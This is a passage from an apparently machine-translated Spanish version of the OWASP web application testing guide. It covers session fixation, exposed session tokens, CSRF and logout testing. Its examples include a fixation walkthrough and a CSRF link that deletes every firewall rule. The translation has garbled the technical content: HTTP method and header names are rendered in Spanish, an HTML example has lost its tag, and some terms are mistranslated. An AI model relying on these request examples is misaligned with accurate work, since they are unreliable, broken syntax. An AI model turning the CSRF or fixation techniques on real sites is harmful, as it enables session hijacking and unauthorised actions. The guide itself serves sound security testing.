Establecer cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1;

Ruta=/; seguro

Control de caché: no-cache="set-cookie,set-cookie2"

Expira: jueves 1 de diciembre de 1994 a las 16:00:00 GMT

Mantener vivo: tiempo de espera = 5, máximo = 100

Conexión: Mantener vivo

Tipo de contenido: text/html;charset=Cp1254

Idioma del contenido: en-US

Pruebas de penetración de aplicaciones web

La aplicación establece un nuevo identificador de sesión

JSESSIONID=0000d-8eyYq3L0z2fgq10m4v-rt4:-1 para el cliente.

A continuación, si el evaluador se autentica exitosamente en la aplicación con el siguiente POST HTTPS:

```
PUBLICAR https://www.example.com/authentication.php HTTP/1.1
Anfitrío: www.ejemplo.com
Agente de usuario: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.16)
Gecko/20080702 Firefox/2.0.0.16
Aceptar: texto/xml, aplicación/xml, aplicación/xhtml+xml, texto/
html;q=0.9, texto/sin formato;q=0.8, imagen/png,*/*;q=0.5
Aceptar-Idioma: it-it;it;q=0.8, en-us;q=0.5, en;q=0.3
Aceptar codificación: gzip, desinflar
Juego de caracteres aceptado: ISO-8859-1, utf-8;q=0.7,*;q=0.7
Mantener vivo: 300
Conexión: mantener vivo
Referencia: http://www.example.com
Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1
Tipo de contenido: aplicación/x-www-form-urlencoded
Longitud del contenido: 57

Nombre=Meucci&wpContraseña=secreto!&wpLoginattempt=Iniciar sesión+in
```

El evaluador observa la siguiente respuesta del servidor:

```
HTTP/1.1 200 correcto
Fecha: jueves 14 de agosto de 2008 14:52:58 GMT
Servidor: Apache/2.2.2 (Fedora)
X-Desarrollado por: PHP/5.1.6
Idioma del contenido: en
Control de caché: privado, debe revalidar, edad máxima = 0
Codificación de contenido X: gzip
Longitud del contenido: 4090
Conexión: cerrar
Tipo de contenido: texto/html; juego de caracteres = UTF-8
...
datos HTML
...
```

Como no se ha emitido ninguna cookie nueva tras una autenticación exitosa, el evaluador sabe que es posible realizar un secuestro de sesión.

Resultado esperado: el evaluador puede enviar un identificador de sesión válido a un usuario (posiblemente usando un truco de ingeniería social), esperar a que se autentique y posteriormente verificar que se hayan asignado privilegios a esta cookie.

Prueba de caja gris

Hable con los desarrolladores y averígüe si han implementado un token de sesión renovado después de una autenticación exitosa del usuario.

Resultado esperado: la aplicación siempre debe invalidar primero el ID de sesión existente antes de autenticar a un usuario y, si la autenticación es exitosa, proporcionar otro ID de sesión.

Herramientas

- Hijack - una herramienta de secuestro de sesiones numéricas - <http://yehg.net/lab/pr0js/files.php/jhijackv0.2beta.zip>

- OWASP WebScarab: OWASP_WebScarab_Project

Referencias**Libros blancos**

- Fijación de sesiones

Seguridad ACROS:

http://www.acrossecurity.com/papers/session_fixation.pdf

- Chris Shiflett: <http://shiflett.org/articles/session-fixation>

Prueba de variables de sesión expuestas (OTG-SESS-004)**Resumen**

Los tokens de sesión (cookie, ID de sesión, campo oculto), si se exponen, normalmente permitirán a un atacante hacerse pasar por una víctima y acceder a la aplicación de forma ilegítima. Es importante que estén protegidos contra escuchas ilegales en todo momento, especialmente mientras están en tránsito entre el navegador del cliente y los servidores de aplicaciones.

La información aquí se relaciona con cómo se aplica la seguridad del transporte a la transferencia de datos confidenciales de ID de sesión en lugar de datos en general, y puede ser más estricta que las políticas de transporte y almacenamiento en caché aplicadas a los datos proporcionados por el sitio.

Utilizando un proxy personal, es posible determinar lo siguiente sobre cada solicitud y respuesta:

- Protocolo utilizado (p. ej., HTTP frente a HTTPS)
- Encabezados HTTP
- Cuerpo del mensaje (p. ej., POST o contenido de la página)

Cada vez que se pasan datos de ID de sesión entre el cliente y el servidor, se deben examinar el protocolo, la caché y las directivas y el cuerpo de privacidad. La seguridad del transporte aquí se refiere a los ID de sesión pasados en solicitudes GET o POST, cuerpos de mensajes u otros medios a través de solicitudes HTTP válidas.

Cómo probar

Pruebas de vulnerabilidades de cifrado y reutilización de tokens de sesión:

La protección contra escuchas ilegales suele proporcionarse mediante cifrado SSL, pero puede incorporar otros tipos de túneles o cifrado. Cabe señalar que el cifrado o el hash criptográfico del ID de sesión deben considerarse por separado del cifrado de transporte, ya que lo que se protege es el ID de sesión en sí, no los datos que pueden estar representados por él.

Si un atacante puede presentar el ID de sesión a la aplicación para obtener acceso, entonces debe protegerse en tránsito para mitigar ese riesgo. Por lo tanto, se debe garantizar que el cifrado sea el predeterminado y se aplique para cualquier solicitud o respuesta en la que se pase el ID de sesión, independientemente del mecanismo utilizado (por ejemplo, un campo de formulario oculto). Se deben realizar comprobaciones simples, como reemplazar https:// por http:// durante la interacción con la aplicación, junto con la modificación de las publicaciones del formulario para determinar si se implementa una segregación adecuada entre los sitios seguros y no seguros.

Tenga en cuenta que si también hay un elemento en el sitio donde se rastrea al usuario con ID de sesión pero la seguridad no está presente (por ejemplo, observar

qué documentos públicos descarga un usuario registrado) es esencial que se utilice un ID de sesión diferente. El ID de sesión debe por lo tanto, ser monitoreado a medida que el cliente cambia del modo seguro al elementos no seguros para garantizar que se utilice uno diferente.

Resultado esperado:

Cada vez que la autenticación sea exitosa, el usuario debe esperar recibir:

- Un token de sesión diferente
- Un token enviado a través de un canal cifrado cada vez que realizan una Solicitud HTTP

Pruebas de vulnerabilidades de proxy y almacenamiento en caché:

Los poderes también deben considerarse al revisar la seguridad de la aplicación. En muchos casos, los clientes accederán a la aplicación a través de servidores proxy corporativos, ISP u otros, o puertas de enlace con reconocimiento de protocolo (por ejemplo, cortafuegos). El protocolo HTTP proporciona directivas para controlar el comportamiento de los servidores proxy posteriores, y también se debe evaluar la implementación correcta de estas directivas.

En general, el ID de sesión nunca debe enviarse a través de un transporte no cifrado y nunca debe almacenarse en caché. La aplicación debe examinarse para garantizar que las comunicaciones cifradas sean las predeterminadas y se apliquen para cualquier transferencia de ID de sesión. Además, cada vez que se pasa el ID de sesión, deben existir directivas para evitar su almacenamiento en caché mediante cachés intermedias e incluso locales.

La aplicación también debe configurarse para proteger los datos en cachés a través de HTTP/1.0 y HTTP/1.1; RFC 2616 analiza los controles apropiados con referencia a HTTP. HTTP/1.1 proporciona una serie de mecanismos de control de caché. Control de caché: indica que no hay caché

que un proxy no debe reutilizar ningún dato. Si bien Cache-Control: Private parece ser una directiva adecuada, aún permite que un proxy no compartido almacene datos en caché. En el caso de los web-cafés u otros sistemas compartidos, esto presenta un riesgo claro. Incluso en estaciones de trabajo de un solo usuario, el ID de sesión almacenado en caché puede quedar expuesto debido a un compromiso del sistema de archivos o del lugar donde se utilizan los almacenes de red. Los cachés HTTP/1.0 no reconocen la directiva Cache-Control: no-cache.

Resultado esperado:

Las directivas "Expires: 0" y Cache-Control: max-age=0 deben usarse para garantizar aún más que los cachés no expongan los datos. Cada solicitud/respuesta que pasa datos de ID de sesión debe examinarse para garantizar que se estén utilizando las directivas de caché adecuadas.

Pruebas de vulnerabilidades GET y POST:

En general, no se deben utilizar solicitudes GET, ya que el ID de sesión puede quedar expuesto en los registros de Proxy o Firewall. También son mucho más fáciles de manipular que otros tipos de transporte, aunque cabe destacar que casi cualquier mecanismo puede ser manipulado por el cliente con las herramientas adecuadas. Además, los ataques de secuencias de comandos entre sitios (XSS) se explotan más fácilmente enviando un enlace especialmente construido a la víctima. Esto es mucho menos probable si los datos se envían desde el cliente como POST.

Resultado esperado:

Todo el código del lado del servidor que recibe datos de solicitudes POST debe probarse para garantizar que no acepte los datos si se envían como GET. Por ejemplo, considere la siguiente solicitud POST generada por una página de inicio de sesión.

```
PUBLICAR http://owaspapp.com/login.asp HTTP/1.1
```

```
Host: owaspapp.com
```

```
Agente de usuario: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.2)
```

```
Gecko/20030208 Netscape/7.0.2 Paros/3.0.2b Aceptar: */*
```

```
Idioma aceptado: en-us, en
```

```
Accept-Charset: ISO-8859-1, utf-8;q=0.66, *;q=0.66 Keep-Alive: 300
```

```
Cookie:
```

```
ASPSESSIONIDABCDEF=ASKLJDLKJRELKHJG Control de caché:
```

```
max-age=0 Tipo de contenido:
```

```
aplicación/x-www-form-urlencoded Contenido-Longitud: 34
```

```
Iniciar sesión=Nombre de usuario&contraseña=Contraseña&ID de sesión=12345678
```

Si login.asp está mal implementado, es posible iniciar sesión utilizando la siguiente URL:

<http://owaspapp.com/login.asp?Login=User-name&password=Password&SessionID=12345678>

Los scripts del lado del servidor potencialmente inseguros se pueden identificar comprobando cada POST de esta manera.

Pruebas de vulnerabilidades de transporte:

Toda interacción entre el Cliente y la Aplicación debe probarse al menos según los siguientes criterios.

- ¿ Cómo se transfieren los ID de sesión? por ejemplo, OBTENER, POST, campo de formulario (incluidos campos ocultos)
- ¿ Los ID de sesión siempre se envían mediante transporte cifrado de forma predeterminada?
- ¿ Es posible manipular la aplicación para enviar ID de sesión sin cifrar? por ejemplo, ¿cambiando HTTP a HTTPS?
- ¿ Qué directivas de control de caché se aplican a las solicitudes/respuestas que pasan ID de sesión?
- ¿ Están siempre presentes estas directivas? Si no, ¿dónde están las excepciones?
- ¿ Se utilizan solicitudes GET que incorporan el ID de sesión?
- Si se utiliza POST, ¿se puede intercambiar con GET?

Referencias

Libros blancos

- RFC 2109 y 2965 – Mecanismo de gestión de estado HTTP [D. Kristol, L. Montulli]
 - <http://www.ietf.org/rfc/rfc2965.txt>, <http://www.ietf.org/rfc/rfc2109.txt>

- RFC 2616 – Protocolo de transferencia de hipertexto -

<HTTP/1.1> - <http://www.ietf.org/rfc/rfc2616.txt>

Pruebas para CSRF (OTG-SESS-005)

Resumen

CSRF es un ataque que obliga a un usuario final a ejecutar acciones no deseadas en una aplicación web en la que está actualmente autenticado. Con un poco de ayuda de ingeniería social (como enviar un enlace por correo electrónico o chat), un atacante puede obligar a los usuarios de una aplicación web a ejecutar acciones que elija. Un exploit CSRF exitoso puede comprometer los datos y el funcionamiento del usuario final cuando se dirige a un usuario normal. Si el usuario final objetivo es la cuenta de administrador, un ataque CSRF puede comprometer toda la aplicación web.

CSRF se basa en lo siguiente:

[1] Comportamiento del navegador web con respecto al manejo de sesiones-re-

Pruebas de penetración de aplicaciones web

información actualizada como cookies e información de autenticación http;

- [2] Conocimiento por parte del atacante de las URL válidas de las aplicaciones web;
- [3] Gestión de sesiones de aplicaciones basándose únicamente en información conocida por el navegador;
- [4] Existencia de etiquetas HTML cuya presencia provoca acceso inmediato a un recurso http[s]: por ejemplo la etiqueta de imagen img.


Los puntos 1, 2 y 3 son imprescindibles para que la vulnerabilidad esté presente, mientras que el punto 4 es accesorio y facilita la explotación real, pero no es estrictamente obligatorio.

Punto 1) Los navegadores envían automáticamente información que se utiliza para identificar la sesión de un usuario. Supongamos que el sitio es un sitio que aloja una aplicación web y el usuario víctima acaba de autenticarse en el sitio. En respuesta, el sitio envía a la víctima una cookie que identifica las solicitudes enviadas por la víctima como pertenecientes a la sesión autenticada de la víctima. Básicamente, una vez que el navegador recibe la cookie configurada por el sitio, la enviará automáticamente junto con cualquier solicitud adicional dirigida al sitio.

Punto 2) Si la aplicación no hace uso de información relacionada con la sesión en las URL, significa que las URL de la aplicación, sus parámetros y valores legítimos pueden identificarse (ya sea mediante análisis de código o accediendo a la aplicación y tomando nota de los formularios), y URL incrustadas en HTML/JavaScript).

Punto 3) "Conocido por el navegador" se refiere a información como cookies o información de autenticación basada en http (como la autenticación básica y no la autenticación basada en formularios), que el navegador almacena y posteriormente reenvía en cada solicitud dirigida a un área de aplicación que solicita esa autenticación. Las vulnerabilidades que se analizan a continuación se aplican a aplicaciones que dependen completamente de este tipo de información para identificar la sesión de un usuario.

Supongamos, en aras de la simplicidad, hacer referencia a URL accesibles GET (aunque la discusión también se aplica a las solicitudes POST). Si la víctima ya se ha autenticado, enviar otra solicitud hace que la cookie se envíe automáticamente con ella (ver imagen, donde el usuario accede a una aplicación en www.example.com).



La solicitud GET podría originarse de varias maneras diferentes:

- por el usuario, que utiliza la aplicación web propiamente dicha;
- por el usuario, que escribe la URL directamente en el navegador;
- por el usuario, que sigue un enlace (externo a la aplicación) apuntando a la URL.

Estas invocaciones son indistinguibles por la aplicación. En particular, el tercero puede resultar bastante peligroso. Hay una serie de técnicas (y vulnerabilidades) que pueden ocultar las propiedades reales de un enlace. El enlace puede estar incrustado en un mensaje de correo electrónico o aparecer en un sitio web malicioso donde se atrae al usuario, es decir,

el enlace aparece en contenido alojado en otro lugar (otro sitio web, un mensaje de correo electrónico HTML, etc.) y apunta a un recurso de la aplicación. Si el usuario hace clic en el enlace, dado que ya fue autenticado por la aplicación web en el sitio, el navegador emitirá una solicitud GET a la aplicación web, acompañada de información de autenticación (la cookie de identificación de sesión). Esto da como resultado una operación válida realizada en la aplicación web y probablemente no sea lo que el usuario espera que suceda. Piense en un enlace malicioso que provoca una transferencia de fondos en una aplicación de banca web para apreciar las implicaciones.

Al utilizar una etiqueta como img, como se especifica en el punto 4 anterior, ni siquiera es necesario que el usuario siga un enlace concreto. Supongamos que el atacante envía al usuario un correo electrónico instándolo a visitar una URL que hace referencia a una página que contiene el siguiente HTML (demasiado simplificado):

```

<html><cuerpo>

...



...

</cuerpo></html>
  
```

Lo que hará el navegador cuando muestre esta página es intentar mostrar también la imagen de ancho cero especificada (es decir, invisible). Esto da como resultado que se envíe automáticamente una solicitud a la aplicación web alojada en el sitio. No es importante que la URL de la imagen no haga referencia a una imagen adecuada; su presencia activará la solicitud especificada en el campo src de todos modos. Esto sucede siempre que la descarga de imágenes no esté deshabilitada en los navegadores, lo cual es una configuración típica ya que deshabilitar las imágenes paralizaría la mayoría de las aplicaciones web más allá de su usabilidad.

El problema aquí es consecuencia de los siguientes hechos:

- hay etiquetas HTML cuya aparición en una página da como resultado ejecución automática de solicitudes http (siendo img una de ellas);
- el navegador no tiene manera de saber que el recurso al que hace referencia img no es en realidad una imagen y, de hecho, no es legítima;
- La carga de imágenes ocurre independientemente de la ubicación de la supuesta imagen, es decir, el formulario y la propia imagen no necesitan estar ubicados en el mismo host, ni siquiera en el mismo dominio. Si bien esta es una característica muy útil, dificulta compartir las aplicaciones.

Es el hecho de que el contenido HTML no relacionado con la aplicación web puede hacer referencia a componentes de la aplicación, y el hecho de que el navegador redacta automáticamente una solicitud válida hacia la aplicación, lo que permite este tipo de ataques. Como no hay estándares definidos en este momento, no hay forma de prohibir este comportamiento a menos que al atacante le resulte imposible especificar URL de aplicación válidas. Esto significa que las URL válidas deben contener información relevante.

relacionado con la sesión del usuario, que supuestamente el atacante no conoce y, por lo tanto, hace que la identificación de dichas URL sea inmediata. Es posible.

El problema podría ser aún peor, ya que en el correo integrado/

Los entornos de navegador que simplemente muestran un mensaje de correo electrónico que contiene la imagen darían como resultado la ejecución de la solicitud a la aplicación web con la cookie del navegador asociada.

Las cosas pueden ofuscarse aún más, al hacer referencia a URL de imágenes aparentemente válidas, como

```

```

donde [atacante] es un sitio controlado por el atacante y mediante la utilización de un mecanismo de redirección en

```
http://[atacante]/imagen.gif a http://[tercero]/acción.
```

Las cookies no son el único ejemplo involucrado en este tipo de vulnerabilidad. Las aplicaciones web cuya información de sesión la proporciona enteramente el navegador también son vulnerables. Esto incluye aplicaciones que dependen únicamente de mecanismos de autenticación HTTP, ya que el navegador conoce la información de autenticación y la envía automáticamente en cada solicitud. Esto NO incluye la autenticación basada en formularios, que ocurre solo una vez y genera algún tipo de información relacionada con la sesión (por supuesto, en este caso, dicha información se expresa simplemente como una cookie y podemos recurrir a uno de los casos anteriores). .

Escenario de muestra

Supongamos que la víctima ha iniciado sesión en una aplicación de administración web de firewall. Para iniciar sesión, el usuario debe autenticarse y la información de la sesión se almacena en una cookie.

Supongamos que la aplicación de gestión web del firewall tiene una función que permite a un usuario autenticado eliminar una regla especificada por su número posicional, o todas las reglas de la configuración si el usuario ingresa "*" (una característica bastante peligrosa, pero no hacer el ejemplo más interesante). La página de eliminación se muestra a continuación. Supongamos que el formulario, por simplicidad, emite una solicitud GET, que tendrá el formato


```
https://[destino]/fwmgt/delete?rule=1
```

(para eliminar la regla número uno)

```
https://[destino]/fwmgt/delete?rule=*
```

(para eliminar todas las reglas).


El ejemplo es deliberadamente bastante ingenuo, pero muestra de forma sencilla los peligros del CSRF.



Por lo tanto, si ingresamos el valor "*" y presionamos el botón Eliminar, se envía la siguiente solicitud GET.

```
https://www.empresaejemplo/fwmgt/delete?rule=*
```

con el efecto de eliminar todas las reglas del firewall (y terminar en una situación posiblemente inconveniente).



Ahora bien, este no es el único escenario posible. Es posible que el usuario haya logrado los mismos resultados enviando manualmente la URL o siguiendo un enlace que apunte, directamente o mediante una redirección, a la URL anterior. O, nuevamente, accediendo a una página HTML con una etiqueta img incrustada que apunta a la misma URL.

```
https://[destino]/fwmgt/delete?rule=*
```

En todos estos casos, si el usuario actualmente ha iniciado sesión en la aplicación de administración del firewall, la solicitud se realizará correctamente y modificará la configuración del firewall. Uno puede imaginar ataques dirigidos a aplicaciones sensibles y realizando subastas automáticas, transferencias de dinero, pedidos, cambios en la configuración de componentes de software críticos, etc.

Lo interesante es que estas vulnerabilidades pueden aprovecharse detrás de un firewall; es decir, basta con que la víctima (no directamente el atacante) pueda acceder al enlace atacado. En particular, puede ser cualquier servidor web de Intranet; por ejemplo, la estación de gestión del cortafuegos mencionada anteriormente, que es poco probable que esté expuesta a Internet. Imagine un ataque CSRF dirigido a una aplicación que monitorea una planta de energía nuclear. ¿Suena descabellado?

Probablemente, pero es una posibilidad.

Las aplicaciones autovulnerables, es decir, las aplicaciones que se utilizan como vector y objetivo de ataque (como las aplicaciones de correo web), empeoran las cosas.

Si dicha aplicación es vulnerable, el usuario obviamente inicia sesión cuando lee un mensaje que contiene un ataque CSRF, que puede apuntar a la aplicación de correo web y hacer que realice acciones como eliminar mensajes, enviar mensajes que aparecen como enviados por el usuario, etc. .

Cómo probar

Pruebas de caja negra

Para una prueba de caja negra, el evaluador debe conocer las URL en el formato restringido. área ed (autenticada). Si poseen credenciales válidas, pueden asumir ambos roles: el de atacante y el de víctima. En este caso, los evaluadores conocen las URL que se van a probar simplemente navegando por la aplicación.

Pruebas de penetración de aplicaciones web

De lo contrario, si los evaluadores no tienen credenciales válidas disponibles, tienen que organizar un ataque real y así inducir a un usuario legítimo que haya iniciado sesión a seguir un enlace apropiado. Esto puede implicar un nivel sustancial de ingeniería social.

De cualquier manera, un caso de prueba se puede construir de la siguiente manera:

- dejar la URL que se está probando; por ejemplo, u = <http://www.example.com/action>
- crear una página html que contenga la URL de referencia de la solicitud http u (especificando todos los parámetros relevantes; en el caso de http GET esto es sencillo, mientras que para una solicitud POST es necesario recurrir a algo de Javascript);
- asegúrese de que el usuario válido haya iniciado sesión en la aplicación;
- inducirlo a seguir el enlace que apunta a la URL que desea probado (ingeniería social involucrada si no puede hacerse pasar por el usuario usted mismo);
- observar el resultado, es decir, comprobar si el servidor web ejecutó el proceso pedido.

Prueba de caja gris

Audite la aplicación para determinar si la gestión de sesiones es vulnerable. Si la gestión de sesiones se basa únicamente en los valores del lado del cliente (información disponible para el navegador), entonces la aplicación es vulnerable. Los "valores del lado del cliente" significan cookies y autenticación HTTP; credenciales de comunicación (autenticación básica y otras formas de autenticación HTTP; no autenticación basada en formularios, que es una autenticación a nivel de aplicación). Para que una aplicación no sea vulnerable, debe incluir información relacionada con la sesión en la URL, de forma no identificable o impredecible para el usuario ([3] utiliza el término secreto para referirse a esta información).

Los recursos a los que se puede acceder mediante solicitudes HTTP GET son fácilmente vulnerables, aunque las solicitudes POST se pueden automatizar mediante Javascript y también son vulnerables; por lo tanto, el uso de POST por sí solo no es suficiente para corregir la aparición de vulnerabilidades CSRF.

Herramientas

- WebScarab Spider <http://www.owasp.org/index.php/>
Categoría:OWASP_WebScarab_Project
- Probador CSRF <http://www.owasp.org/index.php/>
Categoría:OWASP_CSRFTester_Project
- Solicitante entre sitios http://yehg.net/lab/pr0js/pentest/cross_site_request_forgery.php (a través de img)
- Cargador de marco cruzado http://yehg.net/lab/pr0js/pentest/cross_site_framing.php (a través de iframe)
- Herramienta-piñata-csrf <http://code.google.com/p/pinata-csrf-tool/>

Referencias

Libros blancos

- Peter W: "Falsificaciones de solicitudes entre sitios" - <http://www.tux.org/~peterw/csrf.txt>
- Thomas Schreiber: "Sesión de conducción" - http://www.securenets.de/papers/Session_Riding.pdf
- Publicación más antigua conocida: http://www.zope.org/Members/jim/Troyano_ZopeSecurity/ClientSide
- Preguntas frecuentes sobre falsificación de solicitudes entre sitios: <http://www.cgisecurity.com/articles/csrf-faq.shtml>
- Un hecho muy pasado por alto sobre la falsificación de solicitudes entre sitios (CSRF) - http://yehg.net/lab/pr0js/view.php/A_Most-Neglected_Fact_About_CSRF.pdf

Remediación

Las siguientes contramedidas se dividen entre recomendaciones para usuarios y desarrolladores.

Usuarios

Dado que, según se informa, las vulnerabilidades CSRF están muy extendidas, se recomienda seguir las mejores prácticas para mitigar el riesgo. Algunas acciones mitigantes son:

- Cerrar sesión inmediatamente después de usar una aplicación web
- No permita que el navegador guarde nombres de usuario/contraseñas, y no permita que los sitios "recuerden" los detalles de inicio de sesión.
- No utilice el mismo navegador para acceder a aplicaciones sensibles y navegar libremente por Internet; Si es necesario hacer ambas cosas en la misma máquina, hazlas con navegadores separados.

Los entornos integrados de correo/navegador y lector de noticias/navegador habilitados para HTML plantean riesgos adicionales, ya que la simple visualización de un mensaje de correo o de noticias puede conducir a la ejecución de un ataque.

Desarrolladores

Agregue información relacionada con la sesión a la URL. ¿Qué hace que el posible ataque es el hecho de que la sesión se identifica de forma única mediante la cookie, que el navegador envía automáticamente. El hecho de que se genere otra información específica de la sesión a nivel de URL dificulta que el atacante conozca la estructura de URL para atacar.

Otras contramedidas, si bien no resuelven el problema, contribuyen a que sea más difícil de explotar:

- Utilice POST en lugar de GET. Si bien las solicitudes POST pueden simularse mediante JavaScript, hacen que sea más complejo montar un ataque.
- Lo mismo ocurre con las páginas de confirmación intermedias (como: "¿Estás seguro de que realmente quieres hacer esto?" tipo de páginas). Un atacante puede evitarlos, aunque harán su trabajo un poco más complejo. Por lo tanto, no confíe únicamente en estas medidas para proteger su aplicación.
- Los mecanismos de cierre de sesión automático mitigan en cierta medida la exposición a estas vulnerabilidades, aunque en última instancia depende del contexto (un usuario que trabaja todo el día en una aplicación de banca web vulnerable obviamente corre más riesgo que un usuario que usa la misma aplicación ocasionalmente).

Actividades de seguridad relacionadas

Descripción de las vulnerabilidades CSRF

Consulte el artículo de OWASP sobre vulnerabilidades [CSRF](#).

Cómo evitar las vulnerabilidades CSRF

Consulte el artículo de la [Guía de desarrollo de OWASP](#) sobre cómo evitar vulnerabilidades [CSRF](#).

Cómo revisar el código para detectar vulnerabilidades CSRF

Consulte el artículo de la [Guía de revisión de código OWASP](#) sobre cómo revisar [Código para vulnerabilidades CSRF](#).

Cómo prevenir las vulnerabilidades CSRF

Consulte la [Hoja de trucos de prevención CSRF](#) de OWASP para obtener información sobre prevención. medidas.

Prueba de la funcionalidad de cierre de sesión (OTG-SESS-006)

Resumen

La terminación de la sesión es una parte importante del ciclo de vida de la sesión. Reducir al mínimo la vida útil de los tokens de sesión disminuye la probabilidad de que un ataque de secuestro de sesión tenga éxito. Esto puede verse como un control para prevenir otros ataques como Cross Site Scripting y Cross Site Request Forgery. Se sabe que estos ataques dependen de que un usuario tenga presente una sesión autenticada. No tener una terminación segura de la sesión sólo aumenta la superficie de ataque para cualquiera de estos ataques.

Una terminación de sesión segura requiere al menos los siguientes componentes:

- Disponibilidad de controles de interfaz de usuario que permiten al usuario cerrar sesión manualmente.
- Terminación de la sesión después de un tiempo determinado sin actividad (hora de término de la sesión).
- Inicialización adecuada del estado de la sesión del lado del servidor.

Existen múltiples problemas que pueden impedir la finalización efectiva de una sesión. Para una aplicación web segura ideal, un usuario debería poder finalizar en cualquier momento a través de la interfaz de usuario. Cada página debe contener un botón para cerrar sesión en un lugar donde sea directamente visible.

Las funciones de cierre de sesión poco claras o ambiguas podrían hacer que el usuario no confie en dichas funciones.

Otro error común al finalizar una sesión es que el token de sesión del lado del cliente se establece en un nuevo valor mientras que el estado del lado del servidor permanece activo y se puede reutilizar configurando la cookie de sesión nuevamente al valor anterior. En ocasiones, solo se muestra al usuario un mensaje de confirmación sin realizar ninguna acción adicional. Esto debería evitarse.

A los usuarios de navegadores web a menudo no les importa que una aplicación todavía esté abierta y simplemente cierran el navegador o una pestaña. Una aplicación web debe ser consciente de este comportamiento y finalizar la sesión automáticamente en el lado del servidor después de un período de tiempo definido.

El uso de un sistema de inicio de sesión único (SSO) en lugar de un esquema de autenticación específico de la aplicación a menudo provoca la coexistencia de múltiples sesiones que deben finalizarse por separado. Por ejemplo, la finalización de la sesión específica de la aplicación no finaliza la sesión en el sistema SSO. Volver al portal SSO ofrece al usuario la posibilidad de volver a iniciar sesión en la aplicación donde se cerró la sesión justo antes. Por otro lado, una función de cierre de sesión en un sistema SSO no necesariamente provoca la finalización de la sesión en las aplicaciones conectadas.

Cómo probar

Prueba de la interfaz de usuario para cerrar sesión:

Verifique la apariencia y visibilidad de la funcionalidad de cierre de sesión en la interfaz de usuario. Para ello, vea cada página desde la perspectiva de un usuario que tiene la intención de cerrar sesión en la aplicación web.

Resultado esperado:

Hay algunas propiedades que indican una buena interfaz de usuario para cerrar sesión:

- Hay un botón para cerrar sesión en todas las páginas de la aplicación web.
- El botón de cerrar sesión debe ser identificado rápidamente por un usuario que quiere cerrar sesión en la aplicación web.

- Después de cargar una página, el botón de cerrar sesión debería estar visible sin necesidad de desplazarse.
- Lo ideal es que el botón de cerrar sesión se coloque en un área de la página que sea fijo en el puerto de visualización del navegador y no afectado por el desplazamiento del contenido.

Prueba de terminación de sesión del lado del servidor:

Primero, almacene los valores de las cookies que se utilizan para identificar una sesión. Activar la función de cierre de sesión y observar el comportamiento de la aplicación, especialmente en lo que respecta a las cookies de sesión. Intente navegar a una página que sólo sea visible en una sesión autenticada, por ejemplo, utilizando el botón Atrás del navegador. Si se muestra una versión en caché de la página, use el botón recargar para actualizar la página desde el servidor. Si la función de cierre de sesión hace que las cookies de sesión se establezcan en un nuevo valor, restaure el valor anterior de las cookies de sesión y vuelva a cargar una página desde el área autenticada de la aplicación. Si estas pruebas no muestran ninguna vulnerabilidad en una página en particular, pruebe con al menos algunas páginas adicionales de la aplicación que se consideren críticas para la seguridad, para garantizar que estas áreas de la aplicación reconozcan adecuadamente la terminación de la sesión.

Resultado esperado:

Ningún dato que deba ser visible únicamente para usuarios autenticados debe estar visible en las páginas examinadas mientras se realizan las pruebas. Idealmente, la aplicación redirige a un área pública o a un formulario de inicio de sesión mientras accede a áreas autenticadas después de finalizar la sesión. no debería ser necesario para la seguridad de la aplicación, pero establecer cookies de sesión con nuevos valores después de cerrar sesión generalmente se considera una buena práctica.

Prueba de tiempo de espera de sesión:

Intente determinar el tiempo de espera de la sesión realizando solicitudes a una página en el área autenticada de la aplicación web con retrasos crecientes. Si aparece el comportamiento de cierre de sesión, el retraso utilizado coincide aproximadamente con el valor del tiempo de espera de la sesión.

Resultado esperado:

Los mismos resultados que para las pruebas de terminación de sesión del lado del servidor descritas anteriormente están exceptuados de un cierre de sesión causado por un tiempo de espera de inactividad.

El valor adecuado para el tiempo de espera de la sesión depende del propósito de la aplicación y debe lograr un equilibrio entre seguridad y usabilidad. En una aplicación bancaria no tiene sentido mantener una sesión inactiva más de 15 minutos. Por otro lado, un breve tiempo de espera en una wiki o

El foro podría molestar a los usuarios que escriben artículos extensos con solicitudes de inicio de sesión innecesarias. Pueden ser aceptables tiempos de espera de una hora o más.

Prueba de terminación de sesión en entornos de inicio de sesión único (cierre de sesión único):

Realice un cierre de sesión en la aplicación probada. Verifique si existe un portal central o directorio de aplicaciones que permita al usuario volver a iniciar sesión en la aplicación sin autenticación.

Pruebe si la aplicación solicita al usuario que se autentique, si se solicita la URL de un punto de entrada a la aplicación. Mientras está conectado en la aplicación probada, cierre la sesión en el sistema SSO. Luego intente acceder a un área autenticada de la aplicación probada.

Resultado esperado:

Se espera que la invocación de una función de cierre de sesión en una aplicación web conectada a un sistema SSO o en el propio sistema SSO provoque la terminación global de todas las sesiones. Una autenticación de la

Pruebas de penetración de aplicaciones web

Se debe solicitar al usuario que obtenga acceso a la aplicación después de cerrar sesión en el sistema SSO y en la aplicación conectada.

Herramientas

- "Burp Suite - Repetidor" - <http://portswigger.net/burp/repeater.html>

Referencias

Libros blancos

- "El método FormsAuthentication.SignOut no impide la instalación de cookies. responder ataques en aplicaciones ASP.NET" - <http://support.microsoft.com/default.aspx?scid=kb;en-us;900111>
